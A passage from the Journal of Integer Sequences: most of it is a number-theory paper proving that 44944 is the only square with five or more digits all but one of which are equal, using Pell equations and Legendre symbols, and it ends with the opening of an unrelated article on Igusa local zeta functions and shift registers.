$a_4 = 2\cdots225$	$a_{10} = 4\cdots484$	$a_{16} = 5\cdots56$	$a_{21} = 9\cdots929$
$a_5 = 4\cdots41444$	$a_{11} = 4\cdots4544$	$a_{17} = 6\cdots656$	$a_{22} = 9\cdots969$
$a_6 = 4\cdots4144$	$a_{12} = 4\cdots4644$		

One will show that, among these numbers with $k \geq 5$ digits, only 44944 is a square. The exclusion of the other numbers can be carried out fairly easily in certain cases, as we show in §2. In the other cases we will solve equations of the type

$$x^2 - dy^2 = k \tag{1}$$

(where $d, k \in \mathbb{Z}^*$, $d > 0$ and $\sqrt{d} \notin \mathbb{Z}$) in integers. The literature concerning equation (1) is rather extensive. In this connection, we mention [1, 2, 3, 4].

We now recall the solving method (in accordance with [2]). We denote by (r, s) the minimal positive solution to the equation

$$x^2 - dy^2 = 1 \tag{2}$$

and by $\varepsilon = r + s\sqrt{d}$. We determine the "small" solutions to equation (1) (if any). They generate all the solutions.

Theorem 1.2 *We denote by $\mu_i = a_i + b_i\sqrt{d}, i = \overline{1,m}$ all the numbers with the property that (a_i, b_i) is a solution in nonnegative integers to equation (1) with $a_i \leq \sqrt{|k|\varepsilon}$ and $b_i \leq \sqrt{\varepsilon|k|/d}$ (if any). If x and y are solutions to (1) then there exist $i, n \in \mathbb{Z}$ such that $1 \leq i \leq m$ and $x + y\sqrt{d} = \pm\mu_i\varepsilon^n$ or $x + y\sqrt{d} = \pm\bar{\mu}_i\varepsilon^n$.*

We will use this theorem in §3.

2 Excluding the simple cases

We assume in this section that $k \geq 5$ and a_n is a square, hence $9a_n$ is a square as well. Make use of simple reasonings, we shall show that this fact is impossible. To this end, we use the symbol of Legendre in some cases.

The 16 cases which have to be excluded will be exposed in a concise form, inasmuch as some of them are quite similar:

$$a_3, a_4, a_{20};\ a_2, a_{15}, a_{18};\ a_{11}, a_{17}.$$

We mention that each of the cases below is concluded by a contradictory assertion, thus proving the impossibility of the corresponding case.

1. We have $9a_2 = 10^k + 449 \equiv (-1)^k + 9 \pmod{11}$. But $\left(\frac{8}{11}\right) = \left(\frac{10}{11}\right) = -1$.

2. It follows by $9a_3 = 2(10^k + 8) = (4x)^2$ that $2^{k-3}5^k = (x-1)(x+1)$. Since $(x-1, x+1) = 2$, we have $5^k \mid x + \varepsilon$ with $\varepsilon \in \{-1, 1\}$, whence $x + 1 \geq 5^k$. Consequently $2^{k-3} \cdot 5^k = x^2 - 1 \geq 5^k(5^k - 2)$, hence $2^{k-3} \geq 5^k - 2$.

3. By $9a_4 = 2 \cdot 10^k + 25 = (5x)^2$, we have $2^{k+1} \cdot 5^{k-2} = (x-1)(x+1)$, whence $2^{k+1} \cdot 5^{k-2} \geq 5^{k-2}(5^{k-2} - 2)$.

4. We have $9a_5 = 4 \cdot 10^k - 27004 = (2x)^2$, whence $10^k - 6751 = x^2$. When k is an odd number, we have $10^k - 6751 \equiv 2 \pmod{11}$, but $\left(\frac{2}{11}\right) = -1$. If $k = 2h$ with $h \geq 3$, then $(10^h - x)(10^h + x) = 6751$, whence $10^h - x = a$, $10^h + x = b$, where we have either $(a, b) = (1, 6751)$ or $(a, b) = (43, 157)$. Since $2 \cdot 10^h = a + b$, it follows that either $2 \cdot 10^h = 6752$ or $2 \cdot 10^h = 200$, although $h \geq 3$.

5. By $9a_6 = 4 \cdot 10^k - 2704 = (4x)^2$ it follows that $5^2 \cdot 10^{k-2} - 169 = x^2$. Since $k \geq 5$, we get that $x^2 = 5^2 \cdot 10^{k-2} - 169 \overset{4}{\equiv} -169 \overset{4}{\equiv} 3$.

6. We have $a_9 = 4 \cdot 11 \cdots 16$, but $11 \cdots 16$ does not occur among the numbers a_i.

7. We have $a_{10} = 4a_1$, and we shall get the contradiction after we study a_1 for $k \geq 5$.

8. We have $9a_{11} = 4 \cdot 10^k + 896 = (8x)^2$, hence $2^{k-4}5^k + 14 = x^2$. It follows that $x \vdots 2$. Therefore $x^2 \vdots 4$, and $k = 5$. In this case we get $x^2 = 6264$.

9. We have $a_{12} = 4a_2$, but $a_2 \neq x^2$.

10. By $9a_{15} = 4 \cdot 10^k + 44996 = (2x)^2$ it follows that $10^k + 11249 = x^2$. Then $10^k + 11249 \equiv (-1)^k + 7 \pmod{11}$, but $\left(\frac{6}{11}\right) = \left(\frac{8}{11}\right) = -1$.

11. Since $4a_{16} = \underbrace{22 \cdots 2}_{k}4$ and $a_3 \neq x^2$, it follows that $a_{16} \neq y^2$.

12. We have $9a_{17} = 6 \cdot 10^k - 96 = (4x)^2$, hence $3 \cdot 2^{k-3}5^k - 6 = x^2$. But $x^2 \vdots 4$ and $3 \cdot 2^{k-3}5^k \vdots 4$ (because $k \geq 5$).

13. We have $9a_{18} = 7 \cdot 10^k - 16 \equiv 7(-1)^k - 5 \pmod{11}$. But $\left(\frac{2}{11}\right) = \left(\frac{10}{11}\right) = -1$.

14. By $9a_{20} = 8 \cdot 10^k + 1 = x^2$ it follows that $(x-1)(x+1) = 2^{k+3}5^k$ and then $2^{k+3}5^k \geq 5^k(5^k - 2)$.

15. We have $a_{21} \equiv 2 \pmod{9}$.

16. We have $a_{22} \equiv 6 \pmod{9}$.

3 The six difficult cases

Just as in the previous cases, the numbers under consideration have $k \geq 5$ digits, and $k - 1$ of these digits are equal.

1. For $a_1 = 11 \cdots 121 = x^2$ it follows that $(10^k - 1)/9 + 10 = x^2$. We denote $y = 3x$ and, since $k \geq 5$, we have $y > 316$ and

$$10^k - y^2 = -89. \tag{3}$$

For $k = 2m$ we have $(10^m - y)(10^m + y) = -89$, whence we get both $10^m - y = -1$ and $10^m + y = 89$, which is a contradiction.

For $k = 2m + 1$, we denote $z = 10^m$ and then

$$y^2 - 10z^2 = 89.$$

The primitive solution of the Pell equation

$$x^2 - 10y^2 = 1$$

is $(r, s) = (19, 6)$. Making use of Theorem 1.2 in the Introduction, we get $b_i \leq \sqrt{\frac{89}{10}\left(19 + 6\sqrt{10}\right)}$, hence $b_i \leq 18$. We find $b_1 = 8, a_1 = 27$, and $b_2 = 10, a_2 = 33$.

It follows that either

$$y + z\sqrt{10} = \left(\pm 27 \pm 8\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t$$

or

$$y + z\sqrt{10} = \left(\pm 33 \pm 10\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t,$$

with $t \in \mathbb{Z}$. Since $y > 0$, $z > 0$, we have only the solutions

$$y + z\sqrt{10} = \left(27 \pm 8\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t$$

and

$$y + z\sqrt{10} = \left(33 \pm 10\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t,$$

with $t \in \mathbb{Z}$. Since $\frac{27+8\sqrt{10}}{19+6\sqrt{10}} < 2$ and $\frac{33+10\sqrt{10}}{19+6\sqrt{10}} < 2$, it follows that $t \in \mathbb{N}$. Let $\left(19 + 6\sqrt{10}\right)^t = a_t + b_t\sqrt{10}$, $a_t, b_t \in \mathbb{N}$, $a_0 = 1, b_0 = 0$. For $t \geq 1$, we have the following equalities:

$$a_t = 19^t + C_t^2 19^{t-2} \cdot 6^2 \cdot 10 + \cdots \tag{4}$$

and

$$b_t = C_t^1 19^{t-1} \cdot 6 + C_t^3 19^{t-3} \cdot 6^3 \cdot 10 + \cdots . \tag{5}$$

We have $a_t \equiv 1 \pmod 3$ and $b_t \equiv 0 \pmod 3$. Since $z = 10^m \equiv 1 \pmod 3$, we only have one of the situations

$$y + z\sqrt{10} = \left(27 - 8\sqrt{10}\right)\left(19 + 6\sqrt{10}\right), \quad t \in \mathbb{N}, \tag{6}$$

and

$$y + z\sqrt{10} = \left(33 + 10\sqrt{10}\right)\left(19 + 6\sqrt{10}\right), \quad t \in \mathbb{N}. \tag{7}$$

a) In the case of the relation (6), we have the identity

$$z = 10^m = 27b_t - 8a_t. \tag{8}$$

Since $k \geq 5$, it follows that $m \geq 2$.

For $m = 2$, the equation (3) takes the form $y^2 - 10^5 = 89$, and has no integer solutions.

For $m \geq 3$, it follows that $8 \mid b_t$. By (5) we have $b_t \equiv 6t \cdot 19^{t-1} \pmod 8$, whence $t = 4h$. It then follows by (4) and (5) that

$$a_t \equiv 6^{4h} \cdot 10^{2h} \pmod{19} \text{ and } 19 \mid b_t.$$

By (8) we get $10^m \equiv -8 \cdot 6^{4h} \cdot 10^{2h} \pmod{19}$, whence

$$\left(\frac{10^m}{19}\right) = \left(\frac{-8 \cdot 6^{4t} \cdot 10^{2h}}{19}\right) = \left(\frac{-2}{19}\right) = 1.$$

Since $\left(\frac{10}{19}\right) = \left(\frac{-9}{19}\right) = (-1) \cdot \left(\frac{3^2}{19}\right) = -1$, it follows that $m = 2f$.

The equation (3) takes the form

$$10^{4f+1} + 89 = y^2. \tag{9}$$

We have $10^4 \equiv 1 \pmod{101}$, hence $10^{4f+1} \equiv 10 \pmod{101}$. In view of (9), it follows that

$$y^2 \equiv 99 \pmod{101}.$$

But $\left(\frac{99}{101}\right) = \left(\frac{-2}{101}\right) = \left(\frac{2}{101}\right) = -1$, and thus a contradiction.

b) It follows by (7) that

$$z = 10^m = 33b_t + 10a_t. \tag{10}$$

Since $m \geq 3$, it follows that $b_t + 2a_t \equiv 0 \pmod 8$. By (4) and (5) we have $a_t \equiv 19^t \pmod 8$ and $b_t \equiv 6t \cdot 19^{t-1} \pmod 8$. Therefore $6t \cdot 19^{t-1} + 2 \cdot 19^t \equiv 0 \pmod 8$, which in turn implies $3t+19 \equiv 0 \pmod 4$ and $t = 4h+3$. Now (4), (5) and (10) imply that $10^m \equiv 33 \cdot 6^{4h+3} \cdot 10^{2h+1} \pmod{19}$, whence

$$\begin{aligned}\left(\frac{10^m}{19}\right) &= \left(\frac{33 \cdot 6 \cdot 10}{19}\right) = \left(\frac{3^2 \cdot 2^2 \cdot 55}{19}\right) \\ &= \left(\frac{55}{19}\right) = \left(\frac{-2}{19}\right) = -\left(\frac{2}{19}\right) = -(-1)^{(19^2-1)/8} \\ &= 1.\end{aligned}$$

Consequently $m = 2f$, and we get (9) again, which is a contradiction.

2. For $a_7 = 44 \cdots 41 = x^2$ it follows that $4 \cdot \frac{10^k - 1}{9} - 3 = x^2$, hence

$$4 \cdot 10^k - y^2 = 31, \tag{11}$$

where $y = 3x$.

If $k = 2m$, then $(2 \cdot 10^m - y)(2 \cdot 10^m + y) = 31$. Hence

$$2 \cdot 10^m - y = 1 \text{ and } 2 \cdot 10^m + y = 31,$$

which is a contradiction. If $k = 2m + 1$ then, denoting $z = 2 \cdot 10^m$, we get the equation

$$y^2 - 10z^2 = -31.$$

Just as in the previous case, we make use of Theorem 1.2 and, for $y > 0$, $z > 0$, we get that either

$$y + z\sqrt{10} = \left(3 + 2\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t \tag{12}$$

or

$$y + z\sqrt{10} = \left(-3 + 2\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t, \tag{13}$$

with $t \in \mathbb{N}$.

a) By (12) we obtain the equation:

$$2 \cdot 10^m = 3b_t + 2a_t. \tag{14}$$

Since $m \geq 2$, it follows by (5), (6) and (14) that $3 \cdot 6t \cdot 19^{t-1} + 2 \cdot 19^t \equiv 0 \pmod 8$, that is, $9t + 19 \equiv 0 \pmod 4$, whence $t = 4h + 1$. By (4) and (5) we get that $z \equiv 3 \cdot 6^{4h+1} \cdot 10^{2h} \pmod{19}$, that is, $10^m \equiv 3^2 \cdot 6^{4h} \cdot 10^{2h} \pmod{19}$, whence $\left(\frac{10^m}{19}\right) = 1$. Consequently m is an even number.

On the other hand, it follows by (14) that $3b_t + 2a_t \equiv 0 \pmod 5$, that is, $a_t \equiv b_t \pmod 5$. By (4) and (5) it follows that $a_t \equiv (-1)^t \pmod 5$ and $b_t \equiv (-1)^{t-1}t \pmod 5$, whence $t \equiv 4 \pmod 5$. We have $(3 + \sqrt{10})^5 = 4443 + 1405\sqrt{10} \equiv -53 \pmod{281}$, hence $(19 + 6\sqrt{10})^5 = \left((3 + \sqrt{10})^5\right)^2 \equiv 53^2 \equiv -1 \pmod{281}$. Consequently

$$\begin{aligned} y + 2 \cdot 10^m\sqrt{10} &= \left(3 + 2\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^{t+1}\left(19 - 6\sqrt{10}\right) \\ &= \left(-63 + 20\sqrt{10}\right)\left[\left(19 + 6\sqrt{10}\right)^5\right]^{(t+1)/5} \\ &\equiv -63 + 20\sqrt{10} \pmod{281}. \end{aligned}$$

We have taken into account that $t \equiv 4 \pmod 5$ and t is an odd number.

We have $2 \cdot 10^m \equiv 20 \pmod{281}$, that is, $10^{m-1} \equiv 1 \pmod{281}$. Since $10^7 \equiv 53 \pmod{281}$, it follows that $10^{14} \equiv -1 \pmod{281}$ and $10^{28} \equiv 1 \pmod{281}$. Thus we have $\operatorname{ord} \overline{10} = 28$ in $\mathbb{Z}_{281}$, whence $28 \mid m - 1$, which is a contradiction since m is even.

b) It follows by (13) that

$$2 \cdot 10^m = -3b_t + 2a_t. \tag{15}$$

Since $m \geq 2$, it follows that $-3b_t + 2a_t \equiv 0 \pmod 8$. We get by (4) and (5) that $t = 4h + 3$ and then $2 \cdot 10^m \equiv -3 \cdot 6^{4h+3} \cdot 10^{2h+1} \pmod{19}$. Therefore $\left(\frac{10^m}{19}\right) = 1$, and m is even. Also by (15) we get $a_t + b_t \equiv 0 \pmod 5$, and in view of (4) and (5) we have $t \equiv 1 \pmod 5$. The relation (13) can be written as:

$$\begin{aligned} y + 2 \cdot 10^m\sqrt{10} &= \left(-3 + 2\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^{t-1}\left(19 + 6\sqrt{10}\right) \\ &= \left(63 + 20\sqrt{10}\right)\left(\left(19 + 6\sqrt{10}\right)^5\right)^{(t-1)/5} \\ &\equiv 63 + 20\sqrt{10} \pmod{281}. \end{aligned}$$

Just as in the case *a)*, it follows that $2 \cdot 10^m \equiv 20 \pmod{281}$. The relation $10^{m-1} \equiv 1 \pmod{281}$ contradicts the fact that m is even.

3. For $a_8 = 44\cdots49 = x^2$ we have $4\cdot\frac{10^k-1}{9}+5 = x^2$. We denote $3x = y$ and then

$$4\cdot 10^k + 41 = y^2.$$

For $k = 2m$, we get the equalities $y-2\cdot10^m = 1$ and $y+2\cdot10^m = 41$, which is a contradiction because $m \geq 2$.

For $k = 2m+1$ we set $z = 2\cdot10^m$, and then $y^2 - 10z^2 = 41$. Whence for $y > 0$ and $z > 0$ we get either

$$y + 2\cdot10^m\sqrt{10} = \left(9-2\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{16}$$

or

$$y + 2\cdot10^m\sqrt{10} = \left(9+2\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{17}$$

where t is a natural number.

a) It follows by (16) that

$$2\cdot10^m = 9b_t - 2a_t.$$

Since $2\cdot10^m \equiv 2 \pmod 3$, and on the other hand we have by (4) that $a_t \equiv 1 \pmod 3$, we get the contradiction $2 \equiv -2 \pmod 3$.

b) It follows by (17) that

$$2\cdot10^m = 2a_t + 9b_t. \tag{18}$$

Then $b_t \equiv 2a_t \pmod 5$, whence $t \equiv 3 \pmod 5$. We also have $b_t + 2a_t \equiv 0 \pmod 4$, hence t is odd.

The equality (17) takes the form

$$\begin{aligned} y + 2\cdot10^m\sqrt{10} &= \left(9+2\sqrt{10}\right)\left(19+6\sqrt{10}\right)^{t+2}\left(19-6\sqrt{10}\right)^2 \\ &= \left(1929-610\sqrt{10}\right)\left[\left(19+6\sqrt{10}\right)^5\right]^{(t+2)/5} \\ &\equiv 38+48\sqrt{10} \pmod{281}, \end{aligned}$$

since $(t+2)/5$ is odd and $\left(19+6\sqrt{10}\right)^5 \equiv -1 \pmod{281}$.

Thus $2\cdot10^m \equiv 48 \pmod{281}$, hence $\left(\frac{2\cdot10^m}{281}\right) = \left(\frac{48}{281}\right)$. Therefore,

$$(-1)^{\frac{281^2-1}{8}(m+1)}\left(\frac{5^m}{281}\right) = \left(\frac{3}{281}\right).$$

We have $\left(\frac{5}{281}\right) = \left(\frac{281}{5}\right) = \left(\frac{1}{5}\right) = 1$ and $\left(\frac{3}{281}\right) = \left(\frac{281}{3}\right) = \left(\frac{2}{3}\right) = -1$, hence a contradiction.

4. For $a_{13} = 44\cdots4944 = x^2$, we have $4\cdot\frac{10^k-1}{9}+500 = x^2$, that is, $y^2 - 25\cdot10^{k-2} = 281$, where $y = \frac{3}{4}x$.

If $k = 2m+2$, then $(y-5\cdot10^m)(y+5\cdot10^m) = 281$, whence $y-5\cdot10^m = 1$ and $y+5\cdot10^m = 281$. One gets the contradiction $10^{m+1} = 280$.

If $k = 2m+3$, we denote $z = 5\cdot10^m$. We have $m \geq 1$ and

$$y^2 - 10z^2 = 281 \tag{19}$$

whence either

$$y + z\sqrt{10} = \left(21 + 4\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t, \quad t \in \mathbb{N}, \tag{20}$$

or

$$y + z\sqrt{10} = \left(21 - 4\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^t, \quad t \in \mathbb{N}^*. \tag{21}$$

a) By (20) it follows that

$$5 \cdot 10^m = 21b_t + 4a_t,$$

hence $5 \cdot 10^m \equiv 4a_t \pmod 3$. Since $a_t \equiv 1 \pmod 3$, we get the contradiction $5 \equiv 4 \pmod 3$.

b) By (21), if $t = 1$ then $y = 159$ and $z = 50$, whence $m = 1$ and then $k = 5$. One thus get the number

$$44944 = 212^2.$$

For $t \geq 2$, it follows that $y + \sqrt{10} \cdot 5 \cdot 10^m = \left(159 + 50\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^s$, $s \geq 1$, hence

$$5 \cdot 10^m = 159b_s + 50a_s. \tag{22}$$

For $m = 0$ and $m = 2$, equation (19) has no integer solutions, hence we may consider $m \geq 3$. We have by (22) that $b_s \equiv 2a_s \pmod 8$. Hence it follows by (4) and (5) that $6s \cdot 19^{s-1} \equiv 2 \cdot 19^s \pmod 8$. Therefore $3s \equiv 19 \pmod 4$ and $s = 4h + 1$. Also by (22) we have $5 \cdot 10^m \equiv 159 \cdot 6^s \cdot 10^{2h} \pmod{19}$, hence $\left(\frac{5 \cdot 10^m}{19}\right) = \left(\frac{159}{19}\right)\left(\frac{6^s}{19}\right) = \left(\frac{7}{19}\right)$, because $\left(\frac{6}{19}\right) = 1$. Since

$$\left(\frac{5}{19}\right) = \left(\frac{-14}{19}\right) = (-1)^{\frac{19-1}{2}}(-1)^{\frac{19^2-1}{8}}\left(\frac{7}{19}\right) = \left(\frac{7}{19}\right),$$

we have $\left(\frac{10^m}{19}\right) = 1$, that is, $\left(\frac{10}{19}\right)^m = 1$, whence $(-1)^m = 1$. Thus $m = 2n$.

Equality (19) takes the form

$$y^2 = 25 \cdot 10^{2m+1} + 281 = 25 \cdot 10^{4n+1} + 281.$$

Since $10^4 \equiv 1 \pmod{101}$, it follows that $y^2 \equiv 250 + 281 \pmod{101}$. Hence $y^2 \equiv 26 \pmod{101}$, whence $\left(\frac{26}{101}\right) = 1$. But $\left(\frac{26}{101}\right) = \left(\frac{-75}{101}\right) = \left(\frac{3}{101}\right) = \left(\frac{101}{3}\right) = \left(\frac{2}{3}\right) = -1$, which is a contradiction.

5. For $a_{14} = 44 \cdots 45444 = x^2$ and $y = 3x/2$ we have the equation:

$$y^2 - 10^k = 2249.$$

If $k = 2m$, $m \geq 3$, we have either

$$y - 10^m = 1 \text{ and } y + 10^m = 2249$$

or

$$y - 10^m = 13 \text{ and } y + 10^m = 173,$$

and none of these systems has solutions.

If $k = 2m + 1$, then $m \geq 2$. With $z = 10^m$ we have the equation:

$$y^2 - 10z^2 = 2249. \tag{23}$$

The initial solutions (a,b) of the equation are $(57,10)$, $(147,44)$, $(153,46)$, hence the solutions with $y>0$, $z>0$ are given by the identities:

$$y+10^m\sqrt{10}=\left(57-10\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{24}$$

$$y+10^m\sqrt{10}=\left(57+10\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{25}$$

$$y+10^m\sqrt{10}=\left(147-44\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{26}$$

$$y+10^m\sqrt{10}=\left(147+44\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{27}$$

$$y+10^m\sqrt{10}=\left(153-46\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{28}$$

$$y+10^m\sqrt{10}=\left(153+46\sqrt{10}\right)\left(19+6\sqrt{10}\right)^t, \tag{29}$$

where $t\in\mathbb{N}$. We get by (24) that $10^m=57b_t-10a_t$, hence $10^m\equiv -a_t \pmod 3$, which yields the contradiction $1\equiv -1 \pmod 3$.

If (27) was true, then $10^m=147b_t+44a_t$. Since $a_t\equiv 1 \pmod 3$ and $10^m\equiv 1 \pmod 3$, the contradiction $1\equiv 44 \pmod 3$ follows.

In the case when (28) holds, we get $10^m=153b_t-46a_t$, whence the contradiction $1\equiv -46 \pmod 3$.

We still have to study three situations.

a) We have by (25) that

$$10^m=57b_t+10a_t. \tag{30}$$

Since $m\geq 2$, it follows that $b_t+2a_t\equiv 0 \pmod 4$. By (4) and (5) we have $6t(-1)^{t-1}+2(-1)^t\equiv 0 \pmod 4$. Therefore $3t-1\equiv 0 \pmod 2$, and we get that t is odd. It then follows that $19\mid a_t$, and by (30) we deduce the contradiction $19\mid 10^m$.

b) It follows by (26) that

$$10^m=147b_t-44a_t. \tag{31}$$

Just as in the case a), by considering congruences $\pmod 4$, we get that t is even.

Also by (31) we have $2b_t+a_t\equiv 0 \pmod 5$, whence by (4) and (5) we get $t\equiv 3 \pmod 5$. Then $(t+2)/5$ is an even natural number. The relation (26) takes the form

$$\begin{aligned} y+10^m\sqrt{10} &= \left(147-44\sqrt{10}\right)\left(19+6\sqrt{10}\right)^{t+2}\left(19-6\sqrt{10}\right)^2 \\ &\equiv \left(147-44\sqrt{10}\right)\left(721-228\sqrt{10}\right) \pmod{281} \\ &\equiv \left(147-44\sqrt{10}\right)\left(-122+53\sqrt{10}\right) \pmod{281}. \end{aligned}$$

It then follows that $10^m\equiv 13159 \pmod{281}\equiv -48 \pmod{281}$, hence $\left(\frac{10^m}{281}\right)=\left(\frac{-48}{281}\right)$. One directly gets a contradiction, observing that $\left(\frac{10}{281}\right)=\left(\frac{-1}{281}\right)=\left(\frac{16}{281}\right)=1$ and $\left(\frac{3}{281}\right)=-1$.

c) By (29) we have the equation:

$$10^m=153b_t+46a_t. \tag{32}$$

For $m = 2$, we get the number 102249 which is not a square. Hence $m \geq 3$.

For $m \geq 3$, we have $b_t - 2a_t \equiv 0 \pmod 8$, and then $t = 4h + 1$. Also by (32) we have $3b_t + a_t \equiv 0 \pmod 5$, whence $t \equiv 2 \pmod 5$. Therefore $(t-2)/5$ is an odd natural number, which in turn implies that $\left(19 + 6\sqrt{10}\right)^{(t-2)/5} \equiv -1 \pmod{281}$. By (29) we have the following relations:

$$\begin{aligned} y + 10^m\sqrt{10} &= \left(153 + 46\sqrt{10}\right)\left(19 + 6\sqrt{10}\right)^{t-2}\left(19 + 6\sqrt{10}\right)^2 \\ &\equiv -\left(153 + 46\sqrt{10}\right)\left(-122 - 53\sqrt{10}\right) \pmod{281}. \end{aligned}$$

Then $10^m \equiv 13721 \equiv -48 \pmod{281}$, that is, the contradiction from *b)*.

6. For $a_{19} = 88\cdots81 = x^2$, denoting $y = 3x$ we get the equation:

$$y^2 = 8 \cdot 10^k - 71.$$

If $k = 2m$, then $m \geq 3$. We denote $z = 2 \cdot 10^m$ and get the identity:

$$y^2 - 2z^2 = -71.$$

It then follows for $y, z > 0$ that either

$$y + z\sqrt{2} = \left(1 + 6\sqrt{2}\right)\left(3 + 2\sqrt{2}\right)^t, \tag{33}$$

or

$$y + z\sqrt{2} = \left(-1 + 6\sqrt{2}\right)\left(3 + 2\sqrt{2}\right)^t. \tag{34}$$

We set $\left(3 + 2\sqrt{2}\right)^t = c_t + d_t\sqrt{2}$. For $t \geq 1$ we then have the equalities:

$$c_t = 3^t + C_t^2 \cdot 3^{t-2} \cdot 2^2 \cdot 2 + \cdots, \tag{35}$$

$$d_t = 2t \cdot 3^{t-1} + C_t^3 \cdot 3^{t-3} \cdot 2^4 + \cdots \tag{36}$$

a) We have by (33) that $d_t + 6c_t \equiv 0 \pmod 8$. Then $2t + 18 \equiv 0 \pmod 8$, hence $t = 4h + 3$, whence $d_t \equiv 2^{t+(t-1)/2} \pmod 3$. We have $z = d_t + 6c_t$. It follows that $2 \cdot 10^m \equiv d_t \pmod 3$, hence $2 \cdot 10^m \equiv 2^{6h+4} \pmod 3$, whence $10^m \equiv 2^{6h+3} \pmod 3$, consequently,

$$\left(\frac{10^m}{3}\right) = \left(\frac{2^{6h+3}}{3}\right) = \left(\frac{2^{3k+1}}{3}\right)^2 \cdot \left(\frac{2}{3}\right) = -1.$$

Since $\left(\frac{10^m}{3}\right) = \left(\frac{1}{3}\right)$, a contradiction follows.

b) For $k = 2m$, we consider the equality (34) and we have $2 \cdot 10^m = -d_t + 6c_t$, hence $d_t \equiv 6c_t \pmod 8$. It follows that $2t \equiv 18 \pmod 8$, that is, $t = 4h + 1$. We then have $2 \cdot 10^m \equiv -d_t \equiv -2^{4h+1} \cdot 2^{2h} \pmod 3$. Hence $10^m \equiv -(2^{3h})^2 \pmod 3$ and $\left(\frac{10^m}{3}\right) = \left(\frac{-1}{3}\right) = -1 \neq 1 = \left(\frac{10^m}{3}\right)$.

For $k = 2m + 1$ we have $m \geq 2$. Denoting $z = 4 \cdot 10^m$, we get the equation:

$$y^2 - 5z^2 = -71.$$

For $y, z > 0$ we have either

$$y + z\sqrt{5} = \left(3 + 4\sqrt{5}\right)\left(9 + 4\sqrt{5}\right)^t, \tag{37}$$

or

$$y + z\sqrt{5} = \left(-3 + 4\sqrt{5}\right)\left(9 + 4\sqrt{5}\right)^t, \tag{38}$$

where t is a natural number.

We put $\left(9 + 4\sqrt{5}\right)^t = e_t + f_t\sqrt{5}$ and then

$$e_t = 9^t + C_t^2 \cdot 9^{t-2} \cdot 4^2 \cdot 5 + \cdots, \tag{39}$$

$$f_t = 4t \cdot 9^{t-1} + C_t^3 \cdot 9^{t-3} \cdot 4^3 \cdot 5 + \cdots \tag{40}$$

It follows by (37) and (38) that $z = 4 \cdot 10^m = 4e_t \pm 3f_t$, hence $4e_t \pm 3f_t \equiv 0 \pmod 8$. By (39) and (40) we get $4 \pm 4t \equiv 0 \pmod 8$, whence $t = 2h + 1$.

By $4 \cdot 10^m = 4e_t \pm 3f_t$ we infer $4 \cdot 10^m \equiv e_t \pmod 3$. Since t is odd, we have $e_t \equiv 0 \pmod 3$, and the contradiction $4 \cdot 10^m \equiv 0 \pmod 3$.

Remarks. It would be interesting to solve the similar problem involving numbers written with respect to some basis $b \geq 2$.

It might be more difficult to consider the same problem imposing the condition all-but-one-equal-digits to higher powers, instead of squares.

References

[1] G. Chrystal *Algebra. An Elementary Textbook*. Part II, Dover, New York, 1961, pp. 478–486.

[2] A. Gica, Algorithms for the equation $x^2 - dy^2 = k$. *Bull. Math. Soc. Sci. Math. Roumanie* **38**(**86**) (1994-1995), 153–156.

[3] R.E. Mollin, *Fundamental Number Theory with Applications*. C.R.C. Press, Boca Raton, 1998, pp. 299–302, 232.

[4] I. Niven, H.S. Zuckerman, H.L. Montgomery, *An Introduction to the Theory of Numbers*. Fifth edition. John Wiley & Sons, Inc., New York, 1991, pp. 346–358.

[5] R. Obláth, Une proprieté des puissances parfaites. *Mathesis* **65** (1956), 356–364.

2000 *Mathematics Subject Classification*: Primary 11A63; Secondary 11D09, 11D61.
Keywords: square, equal digits, Pell equation

(Concerned with sequence A018885.)

Received March 12 2003; revised version received September 15 2003. Published in *Journal of Integer Sequences*, October 2 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.3.6

Computing Igusa's Local Zeta Functions of Univariate Polynomials, and Linear Feedback Shift Registers

W. A. Zuniga-Galindo
Department of Mathematics and Computer Science
Barry University
11300 N. E. Second Avenue
Miami Shores, Florida 33161
USA

Abstract: We give a polynomial time algorithm for computing the Igusa local zeta function $Z(s,f)$ attached to a polynomial $f(x)$ in $\mathbf{Z}[x]$, in one variable, with splitting field $\mathbf{Q}$, and a prime number p. We also propose a new class of linear feedback shift registers based on the computation of Igusa's local zeta function.

Full version: pdf, dvi, ps, latex

Received May 3, 2003; revised version received September 25, 2003. Published in *Journal of Integer Sequences* October 20, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.6

Computing Igusa's Local Zeta Functions of Univariate Polynomials, and Linear Feedback Shift Registers

W. A. Zuniga-Galindo
Department of Mathematics and Computer Science
Barry University
11300 N. E. Second Avenue
Miami Shores, Florida 33161
USA
wzuniga@mail.barry.edu

Abstract

We give a polynomial time algorithm for computing the Igusa local zeta function $Z(s,f)$ attached to a polynomial $f(x) \in \mathbb{Z}[x]$, in one variable, with splitting field $\mathbb{Q}$, and a prime number p. We also propose a new class of linear feedback shift registers based on the computation of Igusa's local zeta function.

1. Introduction

Let $f(x) \in \mathbb{Z}[x]$, $x = (x_1, \cdots, x_n)$ be a non-constant polynomial, and p a fixed prime number. We put $N_m(f,p) = N_m(f)$ for the number of solutions of the congruence $f(x) \equiv 0 \mod p^m$ in $(\mathbb{Z}/p^m\mathbb{Z})^n$, $m \geqq 1$, and $H(t,f)$ for the Poincaré series

$$H(t,f) = \sum_{m=0}^{\infty} N_m(f)(p^{-n}t)^m,$$

